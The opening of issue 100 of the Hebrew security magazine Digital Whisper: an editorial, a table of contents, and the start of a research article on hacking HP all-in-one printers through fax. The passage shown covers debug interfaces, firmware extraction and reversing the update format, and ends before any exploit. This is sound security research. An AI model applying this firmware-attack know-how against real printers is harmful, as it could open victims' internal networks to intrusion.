Digital Whisper

גליון 100, נובמבר 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	אייל איטקין, יניב בלמס, סער אמר, Dvd848, עומר שלו, d4d, רן לוי, יובל (tsif) נתיב, דגן פסטרנק, יונתן ארז (JohnE), רתם חן (Thankjnv), עדן מיוחס, מתן וינשטיין, אמיתי דן, עומר כספי, ליאור שרון, דני אודלר ואדיר אברהם.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

אתם מוכנים? אני מקווה שכן - כי הינה זה קורה: הגליון ה-100 של המגזין DigitalWhisper שוחרר!

כל כך הרבה זמן חשבתי על אילו דברים ונושאים אכתוב בדברי הפתיחה של הגליון הזה, כל כך הרבה זמן וכרגיל - כשמגיע מועד כתיבת דברי הפתיחה, המוח שלי נהיה ריק. על מה לכתוב? על זכרונות מהגליונות הראשונים? על אותם הקשיים שעברנו? על כל החברים המדהימים והיקרים שנקרו בדרכנו? אחרי 100 גליונות יש כל כך הרבה דברים שאני רוצה להגיד, אבל אחרי 100 גליונות אני גם יודע שלא משנה מה אכתוב - שום אוסף מילים בעולם לא יצליח להביע את מה שאני מרגיש, לא כלפי המגזין הנפלא הזה ולא כלפי הקהילה המדהימה הזאת שיש לנו בארץ. שלדעתי הפרוייקט הזה הוא פשוט תמונת ראי שלה.

אני לא זוכר עוד פרוייקט קהילתי כזה שנמשך כל כך הרבה זמן, בפרק הזמן שבו הגליון קיים קורא היה יכול ללמוד ממנו לשעורים במגמה בבית הספר, להתכונן בעזרתו למיונים בצבא. ללמוד בעזרתו על כל מני נושאים שיעזרו לו במהלך שירותו הצבאי (כל עוד הוא לא בשירות קרבי...), להספיק להשתחרר ובעזרת הידע שבמגזין אף להתקבל לעבודה או להקים סטארט-אפ. זאת תקופת חיים לא מעטה וזה די בלתי נתפס.

את פרק הזמן הזה שבו המגזין חי, אני זוקף מצד אחד לעקשנות שלי ושל ניר, אך עקשנות לבדה אינה יוצרת תוכן. את התוכן - אתם/ן - חברי וחברוץ הקהילה יוצרים/ות. אתם אלו שביצעתם/ן את כל המחקרים, ישבתם/ן, תעדתם/ן, כתבתם/ן ותרמתם/ן מזמנכם/ן החופשי, ללא שום תמורה חומרית, מאמרים למגזין. נכון, מדי פעם עלה הצורך לתזכר או להציק (☺), אך מה זה בתמורה לכל אותו הידע שהקהילה צברה בזכותכם/ן? וחוזק או איכות הקהילה שלנו נמדד בכמות החברים הפעילים. בעצם, מה זאת קהילה אם לא חבורה של אנשים שמוכנים לתת מעצמם לטובת הכלל?

להוביל את הפרוייקט האדיר הזה זאת לא משימה פשוטה, בייחוד כאשר היא מוגדרת כתחביב ומגיעה לאחר שאר משימות החיים. היא לא משימה פשוטה, אך היא בהחלט מתגמלת. כיף לי לחשוב על העניין הזה שכל חודש אנחנו מתקינים מדף חדש בספרייה הזו, שממספר ספרים בודד הפכה להיות מאגר ידע עצום, בתחום שהשפה העברית הייתה כל כך צמאה לו. לפני כמעט 20 שנה, כשרק התחלתי להכיר את התחום, הסיכוי למצוא חומר בנושא שבאמת אפשר לסמוך עליו, ומונגש בשפה נוחה ונעימה היה כמעט בלתי אפשרי. והיום, בזכות הפרוייקט הזה - עשינו שינוי מקצה לקצה. אני מנסה לחשוב על איפה הייתי היום אם היה לי את מאגר המידע הזה בהישג יד, כאשר רק התחלתי לעשות את צעדי הראשונים בתוך כל העולם הדיגיטלי המרהיב הזה. ואני כל כך שמח שהוא שם לכל אותם חברים צעירים שרק עכשיו פוקחים את עיניהם בתחום, וצמאים לכל אותו מידע שזורם בעורקים של המגזין.

הייתי שמח מאוד לראות שהצלחת הפרוייקט שלנו (אני מקווה ש-100 גליונות אפשר להגדיר כהצלחה בכל קנה מידה) תהווה השראה לחברים נוספים מהקהילה ליזום ולבנות עוד פלטפורמות, שבהן הקהילה תוכל להשתתף ולתרום, וכך ליצור דינמיקות נוספות שיעשירו את כלל השותפים.

100 גליונות זה יוצא קצת יותר מ-8 שנים של עשייה. יוצא קצת יותר מ-460 מאמרים, זה יוצא קצת יותר מ-7,200 עמודים והכל נעשה בעזרת לא פחות מ-240 כותבים שונים. 100 גליונות זה לא הסוף, 100 גליונות זה רק רוג'ום לאורך הדרך. עד לאן נמשיך? עד היכן נגיע? את התשובה לשאלה הזו - אני אשאיר לכם/ן.

ברצוננו להודות לכל מי שנתן יד, תמך, השקיע, ערך, כתב, אייר, חקר, עיצב, פרסם וצעד איתנו לאורך הדרך. לא אכתוב כאן את שמות כל הכותבים עד כה, כי הרשימה באמת ארוכה (ובשביל זה יש לכם את עמוד התודות המפואר שלנו). אני אישית רוצה להודות בראש ובראשונה ל**אריָה**, אישתי, על התמיכה וההבנה לאורך כל הדרך הזו, את מדהימה. ל**ניר אדר** - שותפי להרפתקאה המופלאה הזו, ל**יצחק דניאל (iTK98)** על כל העזרה הלוגיסטית, על תרומת פרס התחרות, ההירתמות והתמיכה בכל סוגיית הפקת החולצות.

תודה רבה גם לכל מי שהשתתף בתחרות העיצוב, עיצב או הצביע ועזר לנו לבחור את העיצוב הסופי. וכמובן - תודה רבה ל**יואב כהנא** על העיצוב שזכה בתחרות:

תודה רבה גם לכל מי שהגיש עיצוב לסטיקר - אנו מתנצלים שבסופו של דבר לא הצלחנו להרים גם את התוכנית הזו, אך אנו נשתדל לנצל את אחת ההפוגות הקרובות כדי לקדם גם את התוכנית הזו.

תודה מיוחדת אני מעוניין להגיד לחברת ThinkCyber, למי שלא עקב: התכנון המקורי שלנו היה לחלק את החולצות שהדפסנו לכבוד הגליון ה-100 בחינם. בדיוק כמו שהמגזין מגיע בחינם - כך רצינו שגם החולצות יהיו ללא עלות. ולטובת כך הצלחנו להשיג חברה שתממן את רב העלות של הדפסת החולצות על מנת שנוכל לחלקן בעלות אפסית. וממש ברגע האחרון (אחרי שהחולצות כבר הודפסו) אותה חברה התקפלה והסירה עצמה כמקור מימון. ולאור כך החלטנו שעל מנת לעמוד בעלויות - נאלץ למכור את החולצות. עניין שניסינו להימנע ממנו מכתחילה.

פחות מ-24 שעות מאז שפרסמנו על העניין, חברת ThinkCyber התעניינה, יצרה קשר, אמרה שהיא הבינה שאנחנו בבְּרוֹךְ, התעניינה ותוך שיחה בת פחות מ-10 דקות החליטה לממן את רב עלות הנפקת החולצות - מה שאיפשר לנו לחלקן בעלות אפסית. מעבר לכך שהם הצילו את המצב - אותי אישית הסיטואציה ריגשה מאוד. כיף לראות חברות מהתעשייה שאכפת מהן מהקהילה, ברור, הם מקבלים כאן פרסום - אך הם יכלו להשקיע את הכסף הזה בכל קמפיין שיווקי אחר. וברור לי שהם החליטו לתרום לנו כי אכפת להם מהקהילה. ThinkCyber - תודה רבה!

אני יכול להמשיך לכתוב כאן עוד מגילות, אך לא זו הסיבה שאנחנו כאן היום. אני רק אסיים במסר החשוב ביותר שברצוני שתקחו מכל מה שקורה כאן:

הקהילה היא אתם ומה שאתם עושים ממנה

כמובן, אי אפשר לגשת לתוכן שארזנו לכם החודש מבלי להוקיר תודה לכל אותם החברים שנרתמו לעזור ונתנו יד, ובזכותם הצלחנו לשבור שני שיאים חדשים - כמות מאמרים בגליון וכמות דפים בגליון (267!). תודה רבה ל**אייל איטקין**, תודה רבה ל**ניב בלמס**, תודה רבה ל**סער אמר**, תודה רבה ל-**Dvd848**, תודה רבה ל**עומר שלו**, תודה רבה ל-**d4d**, תודה רבה ל**רן לוי**, תודה רבה ל**יובל (tsif) נתיב**, תודה רבה ל**דגן פסטרנק**, תודה רבה ל**יונתן ארז (JohnE)**, תודה רבה ל**רתם חן (Thankjnv)**, תודה רבה ל**עדן מיוחס**, תודה רבה ל**מתן וינשטיין**, תודה רבה ל**אמיתי דן**, תודה רבה ל**עומר כספי**, תודה רבה ל**ליאור שרון**, תודה רבה ל**דני אודלר** ותודה רבה ל**אדיר אברהם**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

דבר העורכים	2
תוכן עניינים	5
What The Fax?!	6
ניצולי Low Fragmentation Heap ב-Windows Userspace	28
אתגרי Check Point 2018	52
DNS Spoofing, HSTS, Traceroute ומה שביניהם	107
Hacking Games for Fun and Profit: Red Alert 2	123
איפה הגרופונים שלי?	137
דילוג רשתות על רגל אחת, בעצם בין שתי רגליים	148
Exploiting The Abyss: Pysandbox Escape	178
עקיפת ה-Patchguard וה-DSE ללא שימוש ב-Driver או בחולשה	201
איומים קיברנטיים על כלי תחבורה זעירה בישראל ובעולם	218
OBDon't	223
NTFS Forensic	231
טכנולוגיית Intel SGX - Software Guard Extensions	246
דברי סיכום	267

What The Fax?!

מאת אייל איטקין וניב בלמס

הקדמה

אז כן, פקס.

הטכנולוגיה ששינתה את פני האנושות והייתה ללא ספק אחת מאבני הדרך החשובות בגלובליזציה המודרנית. בשנות השבעים והשמונים שליחת פקס הייתה הדרך המרכזית לשיתוף תוכן דיגיטלי בעולם, היא אפשרה לחברות גדולת לעבוד בצורה היעילה ביותר ואפשרה לציבור לחסוך את זמני משלוח הדואר הפיסי הארוכים והמתישים.

אבל כל זה היה בעבר... הטכנולוגיה התקדמה בשנות אור מאותן שנים ואיתה הגיעו דרכים חדשות יותר, טובות יותר ויעילות יותר לשליחת מסמכים דיגיטליים. בימים שבהם לכל ילד יש תיבת אימייל משלו, די ברור שהצורך בפקס כבר לא קיים. מקומו של הפקס היום הוא במוזאון הטכנולוגיה ואף אחד לא משתמש בו יותר. נכון? לא נכון!

למרבה הפלא, פקס היום עדיין חי ובועט לא פחות מלפני 30 שנה! פקס נמצא בכל מקום החל מחברות, דרך בנקים, וכמובן שאי אפשר לשכוח את משרדי הממשלה החביבים שנראה שפקס עבורם הוא פשוט דרך חיים. מה?! איך זה יכול להיות? זו השאלה ששאלנו את עצמנו גם... הרי פקס היא טכנולוגיה שכמעט ולא השתנתה במהלך ה-20 שנה האחרונות. כאשר פקס הומצא, הצורך באבטחה כמעט ולא היה קיים - מה הסיכוי שפקס יעמוד במבחן הזמן ויישאר מאובטח גם מול האיומים המודרניים?

אם אתם מכירים משהו בעולם אבטחת המידע, די בטוח שאתם כבר מבינים שהתשובה לשאלה הזו היא - שאין שום סיכוי כזה. אז למרות שזה נשמע מאוד נכון, עכשיו צריך למצוא את הפרצה ולהדגים אותה. זו לא הולכת להיות משימה פשוטה, אבל בסדרת המאמרים הזו אנחנו הולכים להראות בדיוק את זה. איך פורצים פקס?

אבל רגע לפני שנצלול לפרטים, שווה קודם לשאול - למה לפרוץ פקס? כדי להבין את התשובה הזו צריך קודם להבין איך נראה הפקס המודרני. אתם מבינים, למרות שפרוטוקולי הפקס עצמם כמעט ולא השתנו ב-30 שנה האחרונות, הדרך שבה משתמשים בפקס כן השתנתה. היום כבר כמעט ולא קיימות מכונות פקס stand-alone כמו שהיינו משתמשים בהם בעבר. היום, אותה טכנולוגיה ישנה "עטופה" ברוב המקרים בטכנולוגיות מודרניות יותר, כמו רדיו-פקס, פקס-לוויני, שירותי פקס לאימייל, וכו'. אבל השימוש הכי נפוץ אולי לפקס הוא מדפסות משולבות. אותן מדפסות משולבות אחראיות להמון דברים - סריקה, הדפסה, שליחת מיילים וגם, כמובן - פקס.

[מדפסת משולבת לדוגמא: דגם HP OfficeJet Pro 8720]

וזו בדיוק הבעיה. כלומר, דמיינו לכם את מתאר התקיפה הבא: כיוון שהמדפסת המשולבת מחוברת גם לרשת הפנימית ובד"כ לקו הטלפון, מה יקרה אם תוקף יצליח להשתלט על מדפסת באמצעות שליחת פקס-זדוני? כדי לעשות את זה הוא צריך רק את מספר הפקס של הקורבן - ומספר הפקס כמובן הוא מידע ציבורי בד״כ, כי.. ככה שולחים פקס ☺


אם התוקף יצליח להשתלט על המדפסת, הוא יוכל תיאורטית ״לדלג״ ממנה לתוך הרשת הפנימית ולייצר גישור בין הרשת הפנימית לעולם החיצוני מעל קו הטלפון בלבד (!) ממש שנות השמונים... אז לפרוץ פקס יכול להיות מעניין, מגניב ודי שימושי (לצריכים זדוניים כמובן) ואת זה בדיוק אנחנו רוצים לנסות לבצע.

אבל השוק היום די מוצף במדפסות משולבות. מחקר כזה עשוי לקחת הרבה זמן... לכן חשוב לבחור את המדפסת הנכונה. באיזה מדפסת נבחר? התשובה היא למעשה די ברורה. אם מסתכלים על נתוני שוק המדפסות, באופן לא מפתיע ניתן לראות שחברה אחת היא המובילה הבלעדית בתחום הזה עם מעל מ-40% מנתח השוק. החברה הזו היא כמובן HP. אז קפצנו לחנות המחשבים הקרובה, והשגנו את הדגם הנפוץ ביותר שיכולנו להשיג, נעים להכיר -HP OfficeJet 6830.


השגת ה-Firmware

שבירת המדפסת והצגת ה-PCB

המטרה שלנו היא לשבור את הפקס ולשם כך נרצה לשבור את המדפסת, כלומר ממש **לשבור** את המדפסת:



כמו בכל מוצר, לוח האם (board) של המדפסת מכיל די הרבה רכיבים, אבל אחרי תהליך לא ארוך הצלחנו לתמצת את המעגל לתרשים הסכמתי הבא:




ובקצרה, המעגל מורכב ממעבד ראשי (ARM 32 ביט - Big Endian) שאחראי על ניהול המדפסת והכל עובר דרכו:

- חיבור רשת מסוג Ethernet - גישה לרשת הארגונית הקווית
- חיבור טלפון - לקבלת / שליחת פקסים
- חיבור USB
- חיבור Serial Debugging - כבר התחלה טובה מבחינתנו ☺
- זכרון משותף למעבד משנה שאחראי על ניהול מסך ה-LCD

עכשיו כשהבנו בערך איך נראת החומרה, זה הזמן לחלוב ממנה את ה-Firmware ולהתחיל לעבוד.

ממשקי debug בחומרה

במהלך סקירת לוח האם מצאנו מה שנראה כמו לא אחד אלא שני (!) ממשקי דיבאג שנוכל בתקווה להשתמש בהם גם בתהליך המחקר וגם כדי לקרוא את זכרון המדפסת כדי לחלוב ממנה את ה-Firmware.




[ממשקי Debug על לוח האם של המדפסת]

JTAG

לצערנו, נראה שהממשק משמש רק לצרכי פיתוח וכי הוא אינו מושמש לאחר שהמדפסת יוצאת מהמפעל.

Serial Debug

אחרי שהממשק הראשון אכזב אותנו, החלטנו שאנחנו לא מוותרים על הממשק השני, ואכן הצלחנו להתחבר אליו:



בעוד שמספר מועט של פקודות (כמו "ls") עבד כמצופה, מרבית הפקודות החזירו לנו את הפלט הבא:

```
r
error: I don't understand <r >
-> w
error: I don't understand
-> dir
error: I don't understand
```


FTP של HP

אחרי שנתקענו מול שוקת (מדפסת) שבורה, נזכרנו שהמדפסת יודעת לעדכן לעצמה את ה-firmware מרחוק. אז לקחנו מדפסת חדשה והחלטנו להפעיל wireshark ולבדוק לאן היא פונה ואיך היא מקבלת את העדכון. מתברר שהמדפסת מורידה את העדכון משרת ה-FTP הבא: ftp://ftp.hp.com/pub. מסתבר שמצאנו אתר **עצום** שכולל כל Firmware לכל מוצר כלשהו של HP, גם HP Inc (מדפסות) וגם HPE (שרתים). למעשה, האתר הזה כל כך גדול, שצריך לעקוב אחרי הבקשה המדוייקת שהמדפסת שולחת, אחרת עוד נלך לאיבוד ולא נצליח למצוא דווקא את ה-Firmware שאנחנו צריכים...

(ftp://ftp.hp.com/pub/networking/software/pfirmware/ojpro_8720_1803A_01172018.rfu)

לקח בדיעבד - #1

על מנת להוריד את גרסת ה-Firmware העדכנית ביותר של מוצר כלשהו של HP (כנראה יעבוד גם על יצרנים אחרים), ניתן לגלוש באתר של HP לעמוד של המוצר, ולהוריד קובץ exe. שיעדכן את ה-Firmware לגרסתו העדכנית. אם נפתח את הקובץ הנ"ל באמצעות 7zip נוכל למצוא בתוכו את אותו קובץ עדכון שמצאנו ב-FTP, וכך לא נצטרך להתבלבל בין שם הדגם הרשמי של המדפסת (OfficeJet 8720) לבין השם הפנימי ש-HP נתנו לה (weber).



עדכון: נראה שבתקופה האחרונה HP סידרו מעט את שמות הקבצים ב-FTP שלהם, וכעת קבצי העדכון מופיעים בצורה נוחה לפי שם הדגם (ojpro 8720) במקום לפי שם המוצר הפנימי (weber) כפי שהיה עד כה.

אבחון מבנה ה-Firmware

אוקיי, אז עכשיו שיש לנו את קובץ עדכון ה-firmware אנחנו צריכים רק להבין איך לעזאזל משתמשים בו? כלומר, איך מעדכנים firmware במדפסת? התשובה, להפתעתנו היא מאוד פשוטה - מדפיסים אותו ☺ כן, מסתבר שלמדפסות HP יש פרוטוקול הדפסה ייעודי. אם אי פעם יצא לכם לסרוק פורטים פתוחים על מדפסת ונתקלתם בפורט TCP/9100 פתוח ומאזין - בדיוק על זה מדובר. המדפסת משתמשת בפורט הזה כדי לקבל משימות הדפסה בפרוטוקול ייעודי שנקרא "PJL - Print Job Language".

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
1B	25	2D	31	32	33	34	35	58	40	50	4A	4C	20	43	4F	.%-12345X@PJL CO
4D	4D	45	4E	54	20	28	6E	75	6C	6C	29	0A	40	50	4A	MMENT (null).@PJ
4C	20	45	4E	54	45	52	20	4C	41	4E	47	55	41	47	45	L ENTER LANGUAGE
3D	46	57	55	50	44	41	54	45	0A	1B	45	54	68	69	73	=FWUPDATE..EThis
20	64	65	76	69	63	65	20	64	6F	65	73	20	6E	6F	74	device does not
20	73	75	70	70	6F	72	74	20	46	57	55	50	44	41	54	support FWUPDAT
45	21	0D	0A	1B	2A	72	74	31	36	33	38	34	73	41	1B	E!...*rt16384sA.
2A	62	31	36	35	34	32	59	1B	2A	62	2B	30	59	1B	2A	*b16542Y.*b+0Y.*
62	32	6D	31	36	33	35	39	56	0F	53	41	32	37	30	32	b2m16359V.SA2702
30	32	30	32	36	46	30	32	45	41	FE	30	36	38	30	31	02026F02EA.06801

[כותרת קובץ העדכון - כוללת את התחילית של PJL]

אז כמו שניתן לראות קובץ העדכון שלנו הוא באמת בפורמט PJL. באבחון ראשוני של הקובץ עושה רושם שהוא דחוס - הוא לא מכיל הרבה מחרוזות ובעל אנטרופיה יחסית גבוהה. זה אומר שבכדי להגיע לשכבת הקוד שבאמת מעניינת אותנו נצטרך להבין איך בנוי הפורמט הזה ואולי יותר חשוב איך ניתן לפתוח אותו. האסטרטגיה החביבה עלינו ביותר במקרה הזה היא כמובן - Just Google It.

לאחר חיפוש מייגע הגענו למסמך הרלוונטי שנקרא " PCL XL Feature Reference Protocol Class 2.1 Supplement", המסמך הזה די ארוך, ממש ארוך, ממש ממש ארוך (!). הוא לא מתאר בצורה ברורה איך נראה קובץ עדכון (כיוון שככל הנראה זו אינפורמציה פנימית של HP), אבל הוא כן מתאר מספר אפשרויות דחיסה ולאחר הרבה מאוד נבירה בפורמט שלנו נראה שאלו בדיוק האפשרויות שמשתמשים בהן אצלנו. לא נרחיב כאן יותר מדי על הדחיסות האלו, כי באמת שהן די משעממות... אם מישהו מעוניין לשמוע עליהן קצת יותר אפשר תמיד לפנות אלינו ונשמח להרחיב.

אחרי שסיימנו את פענוח הדחיסה ופתחנו את כל שכבות הדחיסה השונות, נשארנו עם קובץ שנראה הרבה יותר מבטיח. הוא מכיל הרבה מחרוזות ובעל אנטרופיה שנראית דומה הרבה יותר לקוד. עכשיו הגיע הזמן להתחיל ולאבחן אותו.

הקובץ הוא גדול (קצת יותר מ-25MB), ונראה כאילו הוא מורכב ממספר חלקים שונים. לכן המטרה הראשונה היא להבין איך ניתן להפריד בין החלקים השונים. באופן די לא מפתיע, כבר בתחילת* הקובץ ניתן למצוא מבנה נתונים מסוים שנראה כמו טבלה (מיד אחרי קובץ ה-BMP של מסך הטעינה של המדפסת). אחרי קצת אבחון מסתבר שזו באמת טבלה שמתארת את מבנה הקובץ והחלוקה ל-sections

השונים שלו. כל עמודה בטבלה מתארת section שונה, את מיקומו בקובץ, הגודל שלו ואת שמו. הטבלה הזו מאפשרת לנו בפועל לחלק את הקובץ הגדול לחלקים קטנים יותר, כך שניתן לאבחן כל חלק בנפרד ולהתרכז בחלקים שמעניינים אותנו יותר.

מכיוון שהמטרה שלנו היא למצוא את הקוד של ה-firmware, section אחד נראה לנו מבטיח במיוחד. הוא ה-section הגדול ביותר והוא מכיל מידע שנראה לנו מאוד מוכר ...

```
DF 25 34 2E B9 34 D4 DF 3F D4 32 2E 32 0B B3 65   .%4..4..?.2.2..e
7F 72 72 6F 72 3A 20 49 14 B0 F7 6E 27 74 F1 A0   .rror: I...n't..
64 65 72 73 E2 E8 B0 64 32 C0 12 EF 24 E4 20 3C   ders...d2...$. <
25 B7 73 3E 0A 2D E5 4D 69 5A A0 6E 9F 67 20 52   %.s>.-.MiZ.n.g R
48 53 47 E4 F3 D1 01 FF D3 06 D0 02 F2 0F 20 54   HSG.......... T
EB 47 70 70 E6 58 B2 61 44 F0 B0 FF A1 46 07 46   .Gpp.X.aD....F.F
0E F6 4A 20 BF 10 F2 CA 20 E1 68 97 60 2F FF 01   ..J .... .h.`/..
```

[פיסת קוד עם כיתובת שנראית באופן מחשיד כמו: "error: I don't understand"]


כן, זיהיתם נכון, זה ככל הנראה חלק מהקוד שאחראי ל-serial debug. מצוין (!) זה אומר כנראה שהגענו למקום הנכון. אבל אם תסתכלו קצת קרוב יותר, כנראה תשימו לב שמשהו לא ממש בסדר כאן. חלק מהתווים שציפינו לראות כאן חסרים. התווים האלו חסרים באופן די קונסיסטנטי מכל ה-section הזה, כך שלמרות שאנחנו מבינים שאנחנו שם - עד שלא נבין מדוע חסרים לנו תווים ומהם התווים החסרים, לא נוכל באמת להתקדם.

הדבר הראשון שצריך להבין הוא - מה זה? למה חסרים לנו תווים? מה הולך כאן? בשלב הזה אין לנו תשובה ממש טובה לשאלה הזו, כי כל האפשרויות נראות די הזויות. אבל האפשרות הכי פחות הזויה היא שזה עוד סוג מסוים של דחיסה. אם כן, זו דחיסה ממש לא יעילה - מכיוון שאם ננסה למשל לדחוס את ה-section עם zlib שהוא אחד כלי הדחיסה הסטנדרטיים ביותר נקבל דחיסה יעילה בכ-80% (!). אבל אם למדנו משהו משרלוק הולמס בילדותנו זה שבהיעדר אופציות אחרות, האופציה הנותרת, הזויה ככל שתהיה, היא כנראה הנכונה. לכן תחת ההנחה שזהו אלגוריתם דחיסה כלשהו ניגשנו להתחיל ולאבחן את אופן הדחיסה. התמונה למטה היא חלק מה-section שלנו, אם תסתכלו היטב ייתכן שתתחילו לראות כאן תבנית מסוימת. קחו לכם שניה לנסות את זה... הצלחתם? אם לא, לא נורא - הנה הסבר קצר למה בדיוק הולך כאן:

		r	e	c	u	r	s	i		v	e	l	y		
n	o	n		p	o	s	i	t				s		i	z
e			v	a	r	i		a	b	l	e	-	l	e	n
	g	t	h					V	L		j	p	e	g	.
FF	20	72	66	63	75	72	73	69	EF	76	65	6C	79	AE	E0
6E	6F	6E	DF	70	6F	73	69	74	FE	30	20	73	F7	69	7A
65	0E	32	76	61	72	69	FF	61	62	6C	65	2D	6C	65	6E
F7	67	74	68	AD	33	00	00	56	4C	FF	6A	70	65	67	2E


[תמונה של מחרוזת דחוסה. בחלק העליון מופיעה המחרוזת בצורה דפיסה, ובחלק התחתון מופיעה אותה המחרוזת, הפעם לפי ערכי הבתים בבסיס 16]

נתחיל בבסיס. בתמונה הזו יש שני סוגים שונים של תווים - ascii ו-non-ascii. התווים שאינם ascii הם בעצם ה"בתים החסרים" שלנו, אז בואו נתרכז רגע בהם:



